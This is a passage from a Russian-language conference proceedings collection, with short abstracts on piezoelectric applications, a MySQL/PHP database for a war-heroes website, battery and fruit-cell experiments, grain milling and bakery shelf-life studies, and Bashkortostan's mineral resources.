Впервые практическое применение пьезоэлементов началось в 1917 году, когда французский изобретатель Поль Ланжевен предложил использовать для обнаружения подводных объектов эхолокационный прибор, в котором в качестве излучателя и приемника сигналов должна была выступать пластинка кварца. В дальнейшем этот же принцип был использован в приборостроении различных датчиков, применяемых в железнодорожной дефектоскопии. В процессе эксплуатации, рельсовый путь подвергается давлению со стороны подвижного состава, перепадам температур и влажности, что приводит к старению, коррозии и появлению изломов в металле. Для предупреждения аварийных ситуаций и своевременной замены рельсового пути проводятся технические диагностики с помощью пьезоэлектрических датчиков которые генерируют электрические колебания в акустические путем обратного пьезоэффекта. Пройдя контролируемую среду сигнал отражается и попадая на пьезопластину преобразователя, вследствие прямого пьезоэлектрического эффекта вновь становится электрическим, этот сигнал и регистрируются измерительными приборами.

Стоит отметить, что пьезоэлементы использующие прямой пьезоэффект должны обладать высокой чувствительностью и низким уровнем шумов, что характерно для монокристаллов сульфата лития. В последнее время ведутся весьма успешные разработки по искусственному выращиванию кристаллов с высокой гидроакустической чувствительностью, отвечающие технологическим и экономическим требованиям производства.

Еще одним ярким примером развития пьезоэлектрического приборостроения является создание сканирующего акустического микроскопа сверхвысокого разрешения, порядка 10 нм. Это открывает широкие возможности его применения в решении задач материаловедения, контроля качества и криминалистики, а также перспективы его применения в нанотехнологиях.

Быстрыми темпами развиваются области применения пьезоэлектрических трансформаторов позволяющие эффективно заменить трудоемкие и тяжелые намоточные трансформаторы. В них преобразование электроэнергии основывается на прямой и обратном пьезоэффекте. Под действием электрического напряжения, подаваемого на трансформатор, происходит деформация пьезоэлемента и на выходных электродах получаем вторичное напряжение, как следствие прямого пьезоэффекта. Таким образом в трансформаторе идет преобразование энергии дважды на первом этапе пьезоэлемент из электрической энергии производит механическую, а затем снова из механической - электрическую.

Следует отметить активно набирающие обороты применения пьезоэлектрических материалов в медицине. Так их применение позволило добиться высоких результатов в ультразвуковые диагностики, а также эхокардиографии, обеспечивающие возможность диагностики в сложных случаях. Многообещающие результаты были получены при лечении переломов костей в случаи обертывании сращиваемых обломков биоморфной пленкой пьезополимера, обеспечивающие ускорение роста и время восстановления.

Несмотря на то что явление пьезоэффекта было открыто еще в конце XIX века перспективы развития этого материала весьма обширны. До конца не изучены все свойства пьезокерамики, востребованные промышленностью и наукой. Не достаточно проработаны вопросы создания пьезогенераторов, а также технологии, удешевляющие производство пьезоэлектрических материалов, а потому для ученых и конструкторов пьезокерамика остается одним из перспективнейших материалов XXI века.

Библиографический список:

1. Головнин В.А. Физические основы, методы исследования и практическое применение пьезоматериалов / В.А. Головнин, И.А. Каплунов, О.В. Малышкина, Б.Б. Педько, А.А. Мовчикова - М.: Техносфера, 2013. - 273 с.
2. Жуков С. Пьезокерамика и перспективы ее применения / С. Жуков // Компоненты и технологии. -2001. - №1.
3. Рез И. С.Диэлектрики. Основные свойства и применения в электронике/ И.С. Рез, Ю.М. Поплавко - М.: Радио и связь, 1989. - 288 с

РАЗРАБОТКА БАЗЫ ДАННЫХ ДЛЯ САЙТА «АЛЛЕЯ СЛАВЫ»

Верхогляд С.Д., Жадан М.И.

Гомельский государственный университет им. Ф.Скорины, Беларусь

Существуют несколько видов баз данных (Oracle, MySQL, SQL и т.д.). Различаются они по производительности, масштабируемости данных и уровню защищенности. Для нашего проекта взята база данных MySQL. Данное программное обеспечение позволило подключиться к базе данных, отправлять SQL-запросы и получать ответ (result set).

При помощи языка PHP было произведено подключение к базе данных, SQL же задействовался для вывода нужной информации из базы данных. Серверная часть ориентирована на веб-сервер Open Server.

Результатом предлагаемой работы является создание базы данных для сайта героев «Аллея Славы».

Для создания базы данных и работы с ней было выбрано веб-приложение phpMyAdmin, отображенное на рисунке 1. Упрощает работу то, что phpMyAdmin уже встроен в OpenServer. На сегодняшний день РНРMyAdmin широко применяется на практике. Последнее связано с тем, что разработчики интенсивно развивают свой продукт, учитывая все нововведения СУБД MySQL[1-3].



Рисунок 1 – phpMyAdmin

В разработанном сайте содержится информация о людях, их биография. Для того, чтобы не создавать большое количество страниц, под каждого человека, было решено создать базу данных, с помощью которой, позднее реализовать также и поиск по фамилии, имени, дате рождения. База данных упрощает работу с наполнением сайта информацией о героях. В базе данных хранится информация о героях.

Созданная база данных названа Street(улица). В ней хранится таблица Heroes(герои). Структуры таблицы приведена на рисунке 2. Она имеет три поля: первое поле хранит в себе «ID», это уникальный идентификатор, он не повторяется и закрепляется под каждым человеком; второе поле «Name» хранит в себе имя, фамилию, отчество либо что-то одно, если отсутствует допустим имя или отчество; в третье поле «Info» заносится вся информация о человеке, в данном случае это его биография. Благодаря этой базе данных экономится много времени, которое бы затрачивалось на создание отдельной страницы под каждого человека. Тут же процесс очень сильно упрощён, и наполнение сайта происходит быстро.



ID	Name	Info
1	Иван Иванович Иванов	Иван Иванович Иванов (21 мая 1921 - 10 июля 1944) - участник Великой Отечественной войны, Герой Советского Союза.
2	Петр Петрович Петров	Петр Петрович Петров (15 июля 1922 - 20 ноября 1944) - участник Великой Отечественной войны, Герой Советского Союза.
3	Александр Александрович Александров	Александр Александрович Александров (10 ноября 1923 - 15 января 1945) - участник Великой Отечественной войны, Герой Советского Союза.
4	Мария Марковна Маркова	Мария Марковна Маркова (12 декабря 1924 - 18 февраля 1945) - участница Великой Отечественной войны, Герой Советского Союза.
5	Сергей Сергеевич Сергеев	Сергей Сергеевич Сергеев (14 января 1925 - 22 марта 1945) - участник Великой Отечественной войны, Герой Советского Союза.
6	Татьяна Тихоновна Тихонова	Татьяна Тихоновна Тихонова (16 февраля 1926 - 24 апреля 1945) - участница Великой Отечественной войны, Герой Советского Союза.

Рисунок 2 – Структура таблицы

Реализованная база данных подключается к разработанному сайту, для того, чтобы могли выводить информацию из базы данных на нужную страницу. Для этого был использован язык программирования PHP. На сайте в левом нижнем углу имеется страница под названием «Герои» (рисунок 3).



Рисунок 3 – Пример страницы «Герои»

Список фамилий выбирается из таблицы Heroes поле Name, должно выводиться только ФИО. На рисунке 4, в качестве примера, отображены несколько фамилий героев Великой Отечественной войны. Сортировка идёт по алфавиту, хотя саму таблицу в базе данных можно заполнять в любом порядке. Следующий шаг состоит в том, чтобы вывести информацию о людях, при нажатии на определённого человека. Для этого создаётся новая страница PHP.

Туда выгружается нужная информация, при этом задача получить уникальный идентификатор человека и вывести информацию только о нём.

На этой странице выводятся имена, фамилии людей, в алфавитном порядке. И всё это берется из базы данных, и генерируется в ссылку, при нажатии на которую, не перезагружая страницу, выводится информация о выбранном человеке. Фрагмент этой информации приведен на рисунке 5.



Рисунок 4 – Список ФИО на сайте



Рисунок 5 – Результат нажатия на ссылку по фамилии

В результате работы над проектом было произведено создание достаточно большой базы данных для сайта героев «Аллея Славы» и реализовано ее наполнение данными. После чего база данных была подключена к сайту. Затем произведён вывод информации о выбранном человеке из базы данных по ссылкам. База данных может быть расширена новыми актуальными сведениями [4].

Библиографический список:

1. Кузнецов М. PHP . Практика создания Web-сайтов /М. Кузнецов, И. Симдянов. – СПб.: «БХВ-Петербург», 2008. – С. 1264.
2. PHP и MySQL. Исчерпывающее руководство. – СПб.: Питер, 2013. – 512 с.: ил. ISBN 978-5-459-01550-8.
3. Разработка веб-приложений с помощью PHP и MySQL, 4-е изд.: Пер. с англ. – М. : ООО «И.Д. Вильямс», 2010. – 848 с.
4. Верхогляд С.Д. Создание проекта сайта «Аллея славы» с использованием HTML5, CSS3 и JAVASCRIPT / Вычислительные методы, модели и образовательные технологии: сб. материалов Междунар. науч.-практ. конф. / Брест.гос. ун-т им. А.С. Пушкина. – Брест: БрГУ, 2016. – с.200

РАЗЛИЧНЫЕ ИСТОЧНИКИ ТОКА

Вичев В.Н., Лесник Т.Н.

МОБУ «СОШ №1»

Цель исследования: исследовать источники тока и проверить их качество, выяснить, возможно ли изготовить альтернативный источник тока из фруктов.

Актуальность: неправильно утилизированные батарейки могут нанести существенный вред как биосфере в целом, так и самим людям в частности. Поэтому мы решили исследовать химические и альтернативные источники питания, чтобы выяснить, что лучше: батарейка, или, к примеру, лимон. Я слышал об опытах с фруктами, но сомневаюсь в эффективности фруктов и достоверности исследований. Вот еще одна предпосылка создания этой работы.

Гипотеза: "Фруктовая" батарейка - миф, а дорогие батарейки ничем не уступают обычным, дешевым.

Сначала были проведены теоретические исследования, в которых была получена информация об открытии гальванического тока, создании первых химических источников тока, принципах их действия.

Практические исследования были направлены на исследование характеристик батареек с целью проверки их качества, а также на проверку предположений о существовании источников тока, изготовленных из фруктов. Проводилось исследование разрядных характеристик батареек, во время которого были выявлены странные батарейки. Скорее всего, это подделки. Также исследовался внутренний состав химического источника тока.

Интересен был и опыт, доказавший в итоге возможность возникновения электрического тока во фруктах, соединенных проволокой из разных металлов.

В результате гипотеза была опровергнута, но работа принесла плоды. Фрукты действительно могут являться источником тока, правда, не очень долговечным, а ассортимент батареек велик настолько, что сразу сказать, какая хорошая, а какая – плохая, мы не можем. Да, порой известные фирмы преувеличенно назначают цены, но и качество их продукции заметно выше, чем у «темных» фирм. Результаты работы несовершенны, что лишний раз подталкивает меня к мысли о продолжении этой работы. Но уже накопленный в процессе проведения исследований опыт позволяет мне написать рекомендации при покупке батареек:

1. Выбирайте батарейки осознанно, помните, что они входят в список товаров, которые обмену или возврату не подлежат.

2. Покупайте только те батарейки, которые рассчитаны для работы с вашим устройством и смогут выдержать его нагрузку.

3. При покупке батарейки посмотрите срок ее годности. Лучше приобретать батарейки, с даты изготовления которых еще не пошел год. Не покупайте батарейки, срок хранения которых подходит к концу. В этом случае ее емкость может быть ниже, чем у аналогичной более новой батарейки, а в случае приобретения солевой батарейки с истекающим сроком годности вы не только станете счастливым обладателем полуразряженной батарейки, но еще и рискуете, что она может потечь и испортить устройство, в котором будет использоваться.

4. Не покупайте батарейки (особенно солевые) в холодное время года на открытых раскладках и в неотапливаемых ночью ларьках. При низких температурах окружающей среды емкость щелочных батареек немного падает, а солевых и вовсе стремится к нулю.

5. Батарейки известных фирм иногда подделывают, поэтому, покупая такую батарейку, перед покупкой ее стоит внимательно рассмотреть. Обратите внимание на качество полиграфии на упаковке и на самой батарейке, чтобы текст был напечатан четко (без подтеков), а слова написаны без ошибок. Также, обратите внимание на то, чтобы буквы в названии бренда не были поменяны местами (если это известный бренд, подельщики часто прибегают к такой, на первый взгляд незаметной, хитрости).

По результатам исследований были созданы рекомендации для покупателя батареек, которые отображены в изготовленных буклетах.

Библиографический список:

1. Спасский Б.И. История физики. М., «Высшая школа», 1977
2. Лебединский А.В. Роль Гальвани и Вольта в истории физиологии, М.-Л., 1937
3. Ахметов Н.С. Общая и неорганическая химия
4. Дасоян М.А. Химические источники тока. - 2-е изд. - Л., 1969.
5. Батарея электрическая // Энциклопедический словарь Брокгауза и Ефрона: в 86 т. (82 т. и 4 доп.). - СПб., 1890-1907.
6. <http://www.xumuk.ru/encyklopedia/914.html>
7. Справочник по электрохимии, под ред. А.М. Сухотина, Л., 1981;


**ЭКСПЕРИМЕНТАЛЬНЫЕ ИССЛЕДОВАНИЯ ПРОЦЕССА ДОИЗМЕЛЬЧЕНИЯ
ЗЕРНОВОГО СЫРЬЯ**

Волошин Е.В., Печенков В.Г.

Оренбургский государственный университет

Для проведения исследований о целесообразности использования сепарирующе-доизмельчающей машины в комбикормовой промышленности и подтверждение правильности выдвинутых предпосылок была разработана экспериментальная установка.

Экспериментальная установка (рисунок 1) состоит из следующих основных узлов: корпуса 1, ротора 2, деки 3, питающего 4 и выходного 5 патрубков, привода 6. [1]



1 - корпус; 2 - ротор; 3 - дека; 4 - питающий патрубок; 5 - выходной патрубок; 6 - привод; 7 - технологическое отверстие; 8 - сепарирующий зазор; 9 - втулка; 10 - гайка; 11 - измельчающие ребра ротора; 12 - измельчающие ребра деки; 13 - сепарирующее кольцо; 14 - тахометр.

Рисунок 1 – Схема экспериментальной сепарирующе-доизмельчающей установки

В рабочей камере машины продукт подвергается измельчению и сепарированию. Поступающее зерно под действием центробежных сил движется по измельчающим ребрам ро-

тора 11. При этом крупные частицы разрушаются измельчающими ребрами ротора и деки 11, 12 соответственно. В тоже время мелкие частицы проходят к сепарирующему зазору 8, который контролирует крупность продукта. Если частицы продукта больше размера сепарирующего зазора, они задерживаются в зоне измельчения, где доизмельчаются до проходowego размера измельчающими ребрами ротора и деки. Продукт требуемой крупности выводится через выходной патрубок. [2]

Эффективность работы сепарирующе-доизмельчающей машины оценивали по гранулометрическому составу исходного и измельченного зерна, степени измельчения, производительности, удельному расходу электроэнергии.

Наименьшего средневзвешенного размера частиц 0,61 мм добились при зазоре между измельчающими ребрами – 1 мм и высоте измельчающей части ребра – 2 мм.

Общий коэффициент тонкости изменялся в пределах от 0,27 до 0,83, а коэффициент выравненности от 1,65 до 2,8.

Кроме того, измельчение частиц проводили при высоте измельчающей части ребра равной толщине ротора. Зазор изменялся в пределах. При таких условиях эксперимента средневзвешенный размер частиц варьировался от 0,8 до 2,9 мм. То есть чем выше значение зазора между ребрами, тем выше средневзвешенный размер частиц.

Общий коэффициент тонкости изменялся в пределах от 0,23 до 0,67.

Коэффициент выравненности принимал значения от 0,91 до 3,15.

Измельченный продукт имел лучшие показатели в сравнении с зерном после молотковой дробилки. [3]

Библиографический список:

1. Волошин, Е.В. Доизмельчитель зернового сырья при производстве комбикормов / Е.В. Волошин // Университетский комплекс как региональный центр образования, науки и культуры [Электронный ресурс]: материалы Всероссийской научно-методической конференции; Оренбург. гос. ун-т. - Электрон. дан. - Оренбург: ОГУ, 2016 – С. 1087-1089. ISBN 978-5-7410-1385-4. – Режим доступа: <http://elibrary.ru/item.asp?id=25765821>
2. Устройство для разделения смесей: пат. 2167006 Рос. Федерация: МПК:7B07B7/083A / Глебов Л.А., Коротков В.Г., Кузнецов О.А., Волошин Е.В.; заявитель и патентообладатель Оренбургский государственный университет. – № 99123474/03; заявл. 09.11.1999; опубл. 20.05.2001, Бюл. № 23 (II ч.). – 3 с.
3. Волошин, Е.В. Анализ конструктивных особенностей измельчающих машин / Е.В. Волошин // Журнал «Научный альманах». - 2015. - № 11-3(13). - С. 69-71. Режим доступа: <http://ukom.ru/doc/na.2015.11.03.pdf>

НОВАЯ ТЕХНОЛОГИЧЕСКАЯ СХЕМА ПО ПРОИЗВОДСТВУ КОМБИКОРМОВ

Волошин Е.В., Федина Л.В.


Оренбургский государственный университет

Существующие технологические схемы, применяющие технологию промежуточного просеивания продуктов размола имеют существенные недостатки: сложность изменения контролируемого размера измельченного продукта в сепарирующей машине, а также использование дополнительного транспортирующего и измельчающего оборудования. Для преодоления существующих недостатков предлагается новая технологическая схема (рисунок 1). [1]

По этой технологической схеме зерно из основного элеватора с помощью транспортирующего оборудования поступает в оперативную емкость 2, предварительно пройдя через магнитную колонку 1. Далее зерно после открытия задвижки емкости 2 по нории поступает молотковую дробилку 3. Измельченное зерно после дробилки имеет невыравненный гранулометрический состав и большое количество крупных частиц. Затем продукт, пройдя магнитную колонку 4 для отделения металлических примесей, поступает в сепарирующе-доизмельчающую машину 5, которая выполняет контроль продукта по размеру, доизмельчает крупные частицы, превышающие требуемый размер и позволяет получать продукт более выравненный по гранулометрическому составу. Кроме того, данная машина позволяет применять в комбикормовом производстве бесситовые дробилки, имеющие лучшие технико-

экономические показатели, по сравнению с молотковыми дробилками. После сепарирующе-доизмельчающей машины измельченное зерно поступает на основную линию дозирования и смешивания с другими компонентами, необходимыми по рецептуре. [2, 3]

Таким образом, достоинство новой технологической схемы в том, что измельчение и сепарирование происходит в одной машине и нет необходимости направлять продукт на повторное измельчение.



1 - магнитная колонка; 2 - бункер; 3 - молотковая дробилка; 4 - магнитная колонка; 5 - сепарирующе-доизмельчающая машина.

Рисунок 1 - Схема подготовки зернового продукта

Библиографический список:

1. Волошин, Е.В. Доизмельчитель зернового сырья при производстве комбикормов / Е.В. Волошин // Университетский комплекс как региональный центр образования, науки и культуры [Электронный ресурс]: материалы Всероссийской научно-методической конференции; Оренбург. гос. ун-т. - Электрон. дан. - Оренбург: ОГУ, 2016 – С. 1087-1089. ISBN 978-5-7410-1385-4. – Режим доступа: <http://elibrary.ru/item.asp?id=25765821>
2. Устройство для разделения смесей: пат. 2167006 Рос. Федерация: МПК:7B07B7/083A / Глебов Л.А., Коротков В.Г., Кузнецов О.А., Волошин Е.В.; заявитель и патентообладатель Оренбургский государственный университет. – № 99123474/03; заявл. 09.11.1999; опубл. 20.05.2001, Бюл. № 23 (II ч.). – 3 с.
3. Волошин, Е.В. Анализ конструктивных особенностей измельчающих машин / Е.В. Волошин // Журнал «Научный альманах». - 2015. - № 11-3(13). - С. 69-71. Режим доступа: <http://ukom.ru/doc/na.2015.11.03.pdf>

ИССЛЕДОВАНИЕ ИЗМЕНЕНИЯ ФИЗИКО-ХИМИЧЕСКИХ ПОКАЗАТЕЛЕЙ БУЛОЧКИ ОБЛЕПИХОВОЙ «МОСКОВСКОЙ» В ПРОЦЕССЕ ХРАНЕНИЯ

Волошин Е.В.

Оренбургский государственный университет

Конкурентоспособность продуктов – это один из показателей, который оценивается сроком их годности. Поэтому производители ставят перед собой задачу увеличения сроков хранения продукции. Срок годности варьируется в широких пределах и зависит от вида изделий. В процессе хранения хлебобулочных изделий происходит снижение их качества за счет того, что изменяется физическое состояние, структура изделий и химический состав. [1]

Исследовались образцы булочки облепиховой «Московской» на предмет изменения физико-химических показателей в процессе хранения. Результаты исследования сравнивались с контрольными образцами булочки без добавления облепихового шрота. Хранение образцов проводили в полиэтиленовой упаковке. Результаты исследования представлены на рисунках 1-4.

Процесс черствения был замечен через 4 часа после выпечки. В исследуемых образцах булочек показатель крошковатости увеличивался, а набухаемость мякиша снижалась. При этом нужно отметить, что изменению указанных показателей большей степени подвержены образцы булочек без добавления шрота.

По истечении пяти суток хранения булочек показатель крошковатости мякиша контрольного образца увеличился с 1,5 % до 8,4 %, намокаемость уменьшилась с 6,7 до 2,3 мл на 1 г св. При сравнении этих показателей с булочкой с добавлением облепихового шрота, можно сказать, что она подвержена этим процессам в меньшей степени. Так показатель крошковатости мякиша увеличился с 0,9 % до 4,3 %, намокаемость уменьшилась с 10,5 до 5,6 мл на 1 г св.




Рисунок 1 - Изменения пористости мякиша булочки в процессе хранения

Если говорить о таких показателях, как пористость и влажность, то они также снижаются в процессе хранения. Однако оценивая степень снижения этих показателей, необходимо отметить, что она ниже у образцов с добавлением облепихового шрота. Так показатели пористости для контрольного образца снижается на 18,9 %, а для булочки с добавлением облепихового шрота на 8 %, влажности на 8,4 % и 4,1 % соответственно.




Рисунок 2 - Изменения влажности мякиша булочки в процессе хранения

В процессе всего времени хранения у образцов булочек с добавлением облепихового шрота запах и вкус, свойственные постороннему не появились. Кроме того отсутствовали признаки плесневения.

Пищевые волокна, содержащиеся в облепиховом шроте в процессе хранения хлебобулочных изделий, замедляют процесс черствения. Увеличение продолжительности хранения происходит за счет того, что повышается содержание водорастворимых веществ и увеличивается количество более прочно связанной влаги в мякише.




Рисунок 3 - Изменения крошковатости мякиша булочки в процессе хранения

Таким образом, проведенные исследования позволяют сделать вывод о положительном влиянии облепихового шрота на продолжительность хранения хлебобулочных изделий. [2]




Рисунок 4 - Изменения набухаемости мякиша булочки в процессе хранения

Библиографический список:

1. Волошин, Е.В. Анализ и сравнительная оценка плодов облепихи различных районов произрастания по биохимическому составу / Е.В. Волошин // Современные тенденции развития науки и производства [Электронный ресурс]: сборник материалов IV Международной научно-практической конференции (27 – 28 октября 2016

года), Том II – Кемерово: ЗапСибНЦ, 2016 –С.196-198. ISBN 978-5-9908668-3-6. – Режим доступа: <http://elibrary.ru/item.asp?id=27601750>

2. Никифорова, Т.А. Изменение липидного комплекса овсяной мучки при хранении / Т.А. Никифорова, Л.М. Рагузина, Д.А. Куликов // Труды V Международной научно-практической конференции «Пища. Экология. Качество», 30 июня –2 июля 2008 г. – Новосибирск, 2008. – С. 281-283.

МИНЕРАЛЬНО-СЫРЬЕВОЙ ПОТЕНЦИАЛ НЕДР БАШКОРТОСТАНА – ФУНДАМЕНТ УСТОЙЧИВОГО РАЗВИТИЯ ДОБЫВАЮЩЕЙ И ПЕРЕРАБАТЫВАЮЩЕЙ ОТРАСЛЕЙ ПРОМЫШЛЕННОСТИ

Гайфуллин Э.Р., Вербицкий Ю.В., Антонов К.В.

Уфимский институт путей сообщения – филиал СамГУПС

Башкортостан – один из богатейших по природным условиям и минерально-сырьевым ресурсам регионов Российской Федерации. Недра республики содержат месторождения углеводородного сырья (нефть, газовый конденсат, природный газ, уголь, торф), черных металлов (железо, марганец, хром), цветных металлов (медь, свинец, цинк, алюминий), благородных металлов (золото, серебро, платина), горно-технического (асбест, барит, магнезит, тальк) и горно-химического сырья (руды фосфатные, сапропели, сера, соли минеральные), разнообразных строительных материалов (глина, гипс, ангидрит, известняк, доломит, песчано-гравийный материал, облицовочные и строительные камни, сырьё стекольное) и др. Становление и развитие горнодобывающей отрасли республики и их сегодняшнее состояние отражается в выявленных проявлениях, открытых месторождениях и уникальных находках.

На территории республики, в пределах Башкирского Урала на сравнительно небольшой площади выявлены и доступны для осмотра и изучения почти все основные разрезы осадочного чехла Русской платформы и Уральской геосинклинальной системы. Сюда приезжают геологи, чтобы увидеть уникальные обнажения и эталонные разрезы горных пород, полные по содержанию временного диапазона карбона и перми, слагающих хребты Урала, равнины Предуралья и Зауралья.

Полезные ископаемые характеризующие минерально-сырьевую базу республики представлены рудами черных, цветных, благородных металлов, топливно-энергетическим сырьем, неметаллами (химическим, горнорудным сырьём, строительными материалами, облицовочными и поделочными камнями).

К полезным ископаемым используемым в качестве топливно-энергетического сырья относится торф, бурый и каменный уголь, нефть, газоконденсат, природный газ.

Месторождения торфа неравномерно расположены по всей территории республики и связаны в основном с болотами. В настоящее время добыча торфа в качестве топлива не производится и торф используется только в медицинских целях.

Буроугольные месторождения сосредоточены преимущественно в Кюргазинском районе (Бабаевское, Маячное и др.). Всего в Башкортостане известно около 30 месторождений бурого угля.

Каменные угли были открыты в 50-х годах XX века при бурении нефтяных скважин в северо-западной части республики, пласты углей залегают на глубинах 900-1450 м, мощность их достигает 28 м.

